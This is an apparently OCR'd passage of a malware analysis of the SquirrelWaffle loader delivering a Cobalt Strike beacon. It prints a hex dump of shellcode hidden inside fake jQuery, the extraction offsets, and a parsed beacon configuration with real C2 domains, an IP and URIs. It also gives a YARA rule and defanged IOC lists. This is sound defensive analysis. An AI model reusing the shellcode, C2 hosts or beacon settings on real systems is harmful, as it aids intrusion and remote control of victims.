
On the first look, the response looks like a valid JQuery response

Looking more in detail and following the code execution, the buffer contains a **shellcode** which is called directly afterwards, by jumping to **offset 0xFAF**








Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F
Dekodierter Text
Pseudo JQuery
Embedded Shellcode
Pseudo JQuery

Analysis – Stage 5/6

Dump the memory page


Extract the PE-DLL from dumped page

Offsets for extraction:
Begin 0xFAF -- End 0x3441E

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Dekodierter Text
00000F70	28	76	61	72	20	6E	3D	30	2C	72	3D	65	2E	6C	65	6E	(var n=0,r=e.len
00000F80	67	74	68	3B	6E	3C	72	3B	6E	2B	2B	29	69	66	28	65	gth;n<r;n++)if(e
00000F90	5B	6E	5D	3D	3D	3D	74	29	72	65	74	75	72	6E	20	6E	[n]===t)return n
00000FA0	3B	72	65	74	75	72	6E	2D	31	7D	2C	50	3D	22	0D	FC	;return-1},P=".ü
00000FB0	E8	18	00	00	00	EA	44	41	44	A2	FF	A3	A7	91	B1	D3	è....êDAD¢ÿ£§'±Ó
00000FC0	8D	7D	20	B9	2C	34	33	76	02	75	8F	D9	30	EB	27	5E	.} ¹,43v.u.Ù0ë'^


Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Dekodierter Text
00034350	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	o€k=o€k=o€k=o€k=
00034360	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	o€k=o€k=o€k=o€k=
00034370	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	o€k=o€k=o€k=o€k=
00034380	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	o€k=o€k=o€k=o€k=
00034390	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	o€k=o€k=o€k=o€k=
000343A0	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	o€k=o€k=o€k=o€k=
000343B0	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	o€k=o€k=o€k=o€k=
000343C0	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	o€k=o€k=o€k=o€k=
000343D0	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	o€k=o€k=o€k=o€k=
000343E0	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	o€k=o€k=o€k=o€k=
000343F0	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	o€k=o€k=o€k=o€k=
00034400	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	3D	6F	80	6B	22	o€k=o€k=o€k=o€k"
00034410	2E	28	6F	3D	74	2E	64	6F	63	75	6D	65	6E	74	45	6C	.(o=t.documentEl

Analyze it using Cobalt Strike Parser!




```
C:\Tools\CobaltStrikeParser>python parse_beacon_config.py \Malware\sqw\stage5\beacon.dll
BeaconType                      - HTTPS

Port                            - 8080

SleepTime                       - 45000

MaxGetSize                      - 1403644

Jitter                          - 37

MaxDNS                          - Not Found

PublicKey_MD5                   - e9ae865f5ce0351764571884O9f6020a

C2Server                        - systemmentorsec.com,/jquery-3.3.1.min.js,213.227.154.92,/jquery-3.3.1.min.js

UserAgent                       - Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko

HttpPostUri                     - /jquery-3.3.2.min.js

Malleable_C2_Instructions       - Remove 1522 bytes from the end

Remove 84 bytes from the beginning

Remove 3931 bytes from the beginning

Base64 URL-safe decode

XOR mask w/ random key

HttpGet_Metadata                - ConstHeaders

        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

        Referer: http://code.jquery.com/                Spawnto_x86             - %windir%\syswow64\dllhost.exe

        Accept-Encoding: gzip, deflate                  Spawnto_x64             - %windir%\sysnative\dllhost.exe
```

Recap


CnC-Server
SquirrelWaffle Loader
Download
Drop
Extract
Drop
Execute
aPLib
compressed
Download
Execute
CnC-Server
Drop
Embedded
Execute
Execute
CnC-Server
Spam mail with link
Encrypted .zip archive
Word document with obfuscated VBA
VBS Loader
Stage 2 PE-DLL www[1-5].dll
Stage 3 PE-DLL Dll1.dll,ldr
Stage 4 PE-DLL RVOgDko8fnP.txt
Stage 5 PE-EXE Cobalt Strike Beacon Loader
Stage 6 PE-DLL Cobalt Strike Beacon

YARA


SquirrleWaffle 7 days ago
rule SquirrelWaffle { meta: description = "Detects SquirrelWaffle Loader" date = "2021-09-23" author = "@jxd_io" strings: $config_decryption = {F77530837D1C108D4D088D4520C645CC000F434D0883…
SquirrelWaffle

19

To detect the SquirrelWaffle loader i created a YARA rule based on the decryption function used in Stage 3

```
rule Loader.SquirrelWaffle {
  meta:
    author = "@jxd_io"
    description = "Detects SquirrelWaffle Loader"
    date = "2021-09-23"

  strings:
    $config_decryption = {F77530837D1C108D4D088D4520C645CC000F434D08837D34100F4345208A04103204398D4DCC0FB6C0}

  condition:
    uint16(0) == 0x5a4d and filesize < 1MB and all of them
}
```

https://github.com/0xjxd/YARA-rules/blob/main/Loader.SquirrelWaffle.yara



IOCs

Stage 1

Dropper Server

hxxps://priyacareers.com
hxxps://perfectdemos.com
hxxps://bussiness-z.ml
hxxps://cablingpoint.com
hxxps://bonus.corporatebusinessmachines.co.in

Stage 4 - 6

Cobalt Strike Server

hxxps://systemmentorsec.com:8080/jquery-3.3.1.min.js

Stage 3

CnC Server

hxxp://celulasmadreenmexico.com.mx
hxxp://gerencial.institutoacqua.org.br
hxxp://dashboard.adlytic.ai
hxxp://bussiness-z.ml
hxxp://ifiengineers.com
hxxp://bonusvulkanvegas.srdm.in
hxxp://ebrouteindia.com
hxxp://test.dirigu.ro
hxxp://cablingpoint.com
hxxp://perfectdemos.com
hxxp://afrizam.360cyberlink.com
hxxp://giasuphire.tddvn.com
hxxp://priyacareers.com
hxxp://assurant.360cyberlink.com
hxxp://sig.institutoacqua.org.br